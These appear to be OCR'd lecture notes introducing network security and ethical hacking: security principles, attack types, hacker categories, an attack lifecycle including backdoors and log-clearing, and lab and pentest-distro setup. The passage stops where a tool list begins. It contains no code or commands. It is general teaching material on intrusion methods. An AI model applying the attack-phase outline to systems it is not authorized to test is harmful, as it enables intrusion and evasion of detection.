NETWORK SECURITY AND ETHICAL HACKING TECHNIQUES

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CYBER SECURITY

Cybersecurity is the convergence of people, processes and technology that come together to protect organisations, individuals or networks from digital attacks.

Information security in past & present

- ✓ **Traditional Information Security**
- keep the cabinets locked
- put them in a secure room
- human guards
- electronic surveillance systems
- in general: physical and administrative mechanism

- ✓ **Modern World**
- Data are in computers
- Computers are interconnected

Computer and Network Security

- **Security Objectives/Principles: CIA Triad and Beyond**





Figure 1.1 The Security Requirements Triad



- **Confidentiality / Data Confidentiality**
- Assures that private or confidential information is not made available or disclosed to unauthorized individuals

- **Integrity / Data Integrity**
- Assures that information changed only in a specified and authorized manner

- **Availability**
- Assures that systems work promptly and service is not denied to authorized users

Additional concepts:

- **Authenticity**
- Verifying that users are who they say they are and that each input arriving at the system came from a trusted source

- **Accountability**
- Being able to trace the responsible party/process/entity in case of a security incident or action.

Hashing Algorithm

A hashing algorithm is a cryptographic hash function. It is a mathematical algorithm that maps data of arbitrary size to a hash of a fixed size. It's designed to be a one-way function, infeasible to invert. However, in recent years several hashing algorithms have been compromised.

Encryption

Encryption is the process of encoding a message or information in such a way that only authorized parties can access it and those who are not authorized cannot. Encryption does not itself prevent interference but denies the intelligible content to a would-be interceptor.

Availability

Availability ensures that information and resources are available to those who need them. It is implemented using methods such as hardware maintenance, software patching and network optimization.

Services, Mechanisms, Attacks

- **aspects of information security:**
- security attacks (and threats), actions that (may) compromise security
- security services, services counter to attacks
- security mechanisms, used by services e.g. secrecy is a service, encryption (a.k.a. encipherment) is a mechanism

Attacks

Attacks on computer systems

- break-in to destroy information
- break-in to steal information
- blocking to operate properly
- malicious software, wide spectrum of problems


Source of attacks

- **Insiders**
- **Outsiders**

Attacks

- **Network Security**
- Active attacks
- Passive attacks

- **Passive attacks**
- **interception of the messages**
  – What can the attacker do?, use information internally
  – hard to understand
  • release the content
  – can be understood
  • traffic analysis
  – hard to avoid
  – Hard to detect, try to prevent



✓ **Active attacks**

- Attacker actively manipulates the communication.

Masquerade


- pretend as someone else
- possibly to get more privileges


Replay


- passively capture data and send later

Denial-of-service

- prevention the normal use of servers, end users, or network itself


Darth
Message from Darth
that appears to be
from Bob
Internet or
other comms facility
Bob
Alice


Darth
Capture message from
Bob to Alice; later
replay message to Alice
Internet or
other comms facility
Bob
Alice




Deny

- repudiate sending/receiving a message later

Modification

- change the content of a message



Attacks

- Botnets.
- Distributed denial-of-service (DDoS)
- Hacking.
- Malware.
- Pharming.
- Phishing.
- Ransomware.
- Spam.

Basic Security Services

- **Authentication**

- assurance that the communicating entity is the one it claims to be peer entity authentication, mutual confidence in the identities of the parties involved in a connection, Data-origin authentication and assurance about the source of the received data

- **Access Control**

- prevention of the unauthorized use of a resource to achieve this, each entity trying to gain access must first be identified and authenticated, so that access rights can be tailored to the individual

- **Data Confidentiality**

- protection of data from unauthorized disclosure (against eavesdropping), traffic flow confidentiality is one step ahead, this requires that an attacker not be able to observe the source and destination, frequency, length, or other characteristics of the traffic on a communications facility


- **Data Integrity**

- assurance that data received are exactly as sent by an authorized sender i.e. no modification, insertion, deletion, or replay

- **Non Repudiation**
- protection against denial by one of the parties in a communication, Origin non-repudiation, proof that the message was sent by the, specified party, Destination non-repudiation, proof that the message was received by the specified party

Relationships

- among integrity, data-origin, authentication and non-repudiation



Security Mechanisms

- **Cryptographic Techniques**
- will see next

- **Software and hardware for access limitations**
- Firewalls

- **Intrusion Detection and Prevention Systems**
- **Traffic Padding**
- against traffic analysis

- **Hardware for authentication**
- Smartcards, security tokens

- **Security Policies / Access Control**
- define who has access to which resources.

- **Physical security**
- Keep it in a safe place with limited and authorized physical access

Attack Surfaces

- An attack surface consists of the reachable and exploitable vulnerabilities in a system. Examples: Open ports on outward facing Web and other servers, and code listening on those ports. Services available in a firewall, Code that processes incoming data, email, XML, office documents, etc. Interfaces and Web forms, An employee with access to sensitive information vulnerable to a social engineering attack

Attack Surface Categories

- **Network attack surface**
- Refers to vulnerabilities over an enterprise network, wide-area network, or the Internet, E.g. DoS, intruders exploiting network protocol vulnerability

- **Software attack surface**
- Refers to vulnerabilities in application, utility, or operating system code

- **Human attack surface**
- Refers to vulnerabilities created by personnel or outsiders, E.g. social engineering, insider traitors

Antivirus Defense Mechanism

- Signature-based
- Requires update
- Not suitable for every virus

Social Networks

- Twitter, Facebook, Instagram

- Vehicle for cyber attacks

- Vehicle for propaganda spreading

- Vehicle for cyber terrorism coordination


- Vehicle for information gathering(target)

The Intrusion Triangle

- **Motive:** An intruder must have a reason to want to breach the security of your network (even if the reason is "just for fun"); otherwise, he/she won't bother.

- **Means :** An intruder must have the ability (either the programming knowledge, or, in the case of "script kiddies," the intrusion software written by others), or he/she won't be able to breach your security.

- **Opportunity:** An intruder must have the chance to enter the network, either because of flaws in your security plan, holes in a software program that open an avenue of access, or physical proximity to network components; if there is no opportunity to intrude, the would-be hacker will go elsewhere.



ETHICAL HACKING TECHNIQUES

Ethical hacking also known as penetration testing or white-hat hacking, involves the same tools, tricks, and techniques that hackers use,but with one major difference that Ethical hacking is legal.

Independent computer security Professionals breaking into the computer systems.

Neither damage the target systems nor steal information.

Evaluate target systems security and report back found to owners about the bugs.

Who are Hackers?

A person who enjoys learning details of a programming language or system. A person who enjoys actually doing the programming rather than just theorizing about it. A person capable of appreciating someone else's hacking. A person who picks up programming quickly. A person who is an expert at a particular programming language or system.

Why do hackers hack?


Just for fun, Show off, Hack other systems secretly, Notify many people their thought, Steal important information or Destroy enemy's computer network during the war.

Ethical Hackers but not Criminal Hackers

Completely trustworthy, Strong programming and computer networking skills, Learn about the system and trying to find its weaknesses and Learn techniques of Criminal hackers-Detection-Prevention.

Types of Hackers

- **Black Hat Hacker**
- **White Hat Hacker**
- **Grey Hat Hacker**



- **Black Hat Hackers**

  A black hat hackers or crackers are individuals with extraordinary computing skills, resorting to malicious or destructive activities.

  That is black hat hackers use their knowledge and skill for their own personal gains probably by hurting others.

- **White Hat Hacker**

  A White hat hackers are those individuals with no destructive activities to a victim.

- **Grey Hat Hacker**

  These are individuals who work both offensively and defensively at various times. We cannot predict their behavior. Sometimes they use their skills for the common good while in some other times he uses them for their personal gains.

What should you do after being hacked?

Shutdown or turn off the system

Separate the system from network

Restore the system with the backup or reinstall all programs

Connect the system to the network

It can be good to call the police

Hacking Process

- **Foot Printing (Reconnaissance)**
- **Scanning**
- **Gaining Access (Exploitation)**
- **Privilege Escalation (Root access)**
- **Maintaining Access**
- **Cover the tracks**

- **Foot Printing**

- Whois lookup
- NS lookup
- IP lookup

- **Scanning**

- Port Scanning
- Network Scanning
- Finger Printing
- Fire Walking


- **Gaining Access**

- Password Attacks
- Social Engineering
- Viruses

- **Maintaining Access**

- **Os BackDoors**
- **Trojans**
- **Clears Tracks**

Why do you need Ethical hacking?



Required Skills of an Ethical Hacker

Microsoft: skills in operation, configuration and management.

Linux: knowledge of Linux/Unix; security setting, configuration, and services.

Firewalls: configurations, and operation of intrusion detection systems.

Routers: knowledge of routers, routing protocols, and access control lists

Mainframes: knowledge of mainframes

Network Protocols: TCP/IP; how they function and can be manipulated.

Project Management: leading, planning, organizing, and controlling a penetration testing team.

What do hackers do after hacking?

- **Patch Security hole**
  The other hackers can't intrude

- **Clear logs and hide themselves**

- **Install rootkit (backdoor)**
  The hacker who hacked the system can use the system later
  It contains trojan virus, and so on

- **Install irc related program**
  identd, irc, bitchx, eggdrop, bnc

- **Install scanner program**
  mscan, sscan, nmap

- **Install exploit program**
- **Install denial of service program**
- **Use all of installed programs silently**

Advantages of Ethical Hacking

- To catch a thief you have to think like a thief.
- Helps in closing the open holes in the system network.
- Provides security to banking and financial establishments.
- Prevents website defacements.

Disadvantages of Ethical Hacking

- All depends upon the trustworthiness of the ethical hacker
- Hiring professionals is expensive.

Future Enhancements

As it an evolving branch the scope of enhancement in technology is immense. No ethical hacker can ensure the system security by using the same technique repeatedly. More enhanced software's should be used for optimum protection.

Virtual Lab Setup

HOW TO SETUP VIRTUAL PENETRATION TESTING LAB

To get started with penetration testing you need to have a virtual environment running on your local host, there are many virtual environment platforms, but the most common ones include oracle virtual box and VMware. You can download them in

- Oracle Virtual Box - https://www.virtualbox.org/wiki/Downloads
- VMware - https://www.vmware.com/

After that the next step is to download an OS system to run on the virtual box and for our case it would be Kali Linux which can be download at https://www.offensive-security.com/kali-linux-vm-vmware-virtualbox-image-download/

Once downloaded please follow these YouTube links created by Hackersploit to see how you can setup the OS on the virtual environments

- how to install kali Linux on a virtual machine - https://youtu.be/od9jo8tvZUs
- how to install kali Linux on VMware - https://youtu.be/ShOb8bQ_h_I

Distros for Pentesting

- **Kali Linux –** widely known for ethical hacking and penetration testing
- **Blackbox –** it's an ubuntu distro for penetration testing and security assessment purpose
- **Parrot OS –** its for penetration testers who need cloud friendly environment with online anonymity and encrypted system

- **Black Arch –** used for penetration testing and security research

- **DEFT –** also known as Digital Evidence and Forensics Toolkit (DEFT) used for computer forensics with the purpose of running live systems without corrupting and tampering devices connected to the PC where booting takes place

- **Samurai Web Testing Framework** – is used for web penetration testing.
- **CAINE** – also known as Computer Aided Investigative Environment. It is solely focused of Digital forensics
- **Network Security Toolkit** – it provides security professionals and network administrators with a wide range of open source network security tools.
- **Gugtraq** - II -is focused on digital forensics, penetration testing, malware laboratories and GSM forensic. It also has over 500 ethical security hacking tools installed and configured
- **CYBORG HAWK LINUX** – is used for network security and assessment and digital forensics
- **Weakerthan** – used for wireless hacking as it contains plenty of wireless tools

VAPT

- **Vulnerability Assessment –** is the process of looking for weakness in the systems before they are being exploited by hackers

- **Penetration Testing –** is the process of trying to exploit a network by covering all hacking methodologies with other similar hacking techniques as a black hat hacker would do according to EC-COUNCIL

Security Teams

The cyber security is divided into two teams;

- **Blue team –** they are the individuals who are responsible for implementing the security of the organization and ensuring the security controls are put into place

- **Red team** – they are the individuals who are responsible for testing the security that have been implemented by the blue team by trying to hack there way through the system

The OSI model

Understanding the open system interconnection (OSI) model is an important part of hacking, you need to know and understand how application and systems communicate and function over the system.

Areas of Application

- Web penetration testing
- Network penetration testing
- Application penetration testing
- Mobile penetration testing
- Wireless penetration testing
- IoT penetration testing

HACKING METHODOLOGIES

The process of looking for systems vulnerabilities as well as presenting the evidence of theory attacks to show the vulnerabilities are obvious. Good penetration usually provides suggestions for directing and correcting the issue that was encountered during the analysis, in other terms these techniques are applied to improve the security of the systems against attacks.

The main reason is to identify security issues by applying a methodology, tools and techniques as an attacker.

- ## RECONNAISSANCE

Is the most important phase of the hacking methodology. You can never win a war if you haven't gathered enough information about your enemy. The importance of reconnaissance is to gather information and facts about your target. At this stage there are two ways of gathering information and this includes.

Passive – this is where the attacker doesn't actively engage the system, they gather information based on online information which they might come across

Active – this is where the attacker actively engages the system in order to gather information

- ## SCANNING

Is the process of identifying set of active machines, ports and services, discovering operating system architecture of the target, identifying vulnerabilities and threats in the network. Scanning is usually used by hackers to create a profile about the targeted organization.

- ## ENUMERATION

Is the process of extracting user names, machine names, network resources, shares and services from the computer system. Here is where the hacker makes an active connection to the system to perform direct queries to gain more information about the target.

- ## EXPLOITATION

Is the process of executing the attack based on the information that has been gathered in the previous stage. In this stage is where the hacker performs that actual hacking itself using the hacking the tools exposed to him.

- ## PRIVILEGE ESCALATION

Is the process of obtaining privileges that are granted to higher privileged accounts than the attacker broke into originally. The goal of this step is to move from a low-level account all the way up to the administrator account to have full access and control of the system

- **PRESENCE MAINTENANCE**

Is the process of creating an unknown entrance that will allow you to come back into the system anytime the hackers to come back without being detected, this can be achieved by planting a backdoor on to the system

- **COVERING TRACKS**

Is the process of removing any signs of evidence that you were in the system. The hacker would delete log files and remove any other related evidence that need to be deleted so that the system admin wouldn't know that the system was attacked.

- **REPORT WRITING**

Is the process of documenting all the findings that you made during your exploitation of the system on how you managed to exploit it, and also recommend some solutions on how they could stop that to occur in the future**.**

ETHICAL HACKING TOOLS


The tools mentioned in this article are solely based on the authors preference but there are other tools which a user could use to exploit the same service. Please take time and research on other tools and look for the tool that works better for you. More options of tools could be found on kali Linux's website https://tools.kali.org/tools-listing where there are a lot of options of tools which you could look at and practice on but also other tools could be found on GitHub.

BASIC LIST

Hackers are exposed to different type of tools that can be used to gather information, enumerate and exploit a system. Each tool serves a specific function to a hacker. The following is a list of tools that could be used by a hacker to attack a system:

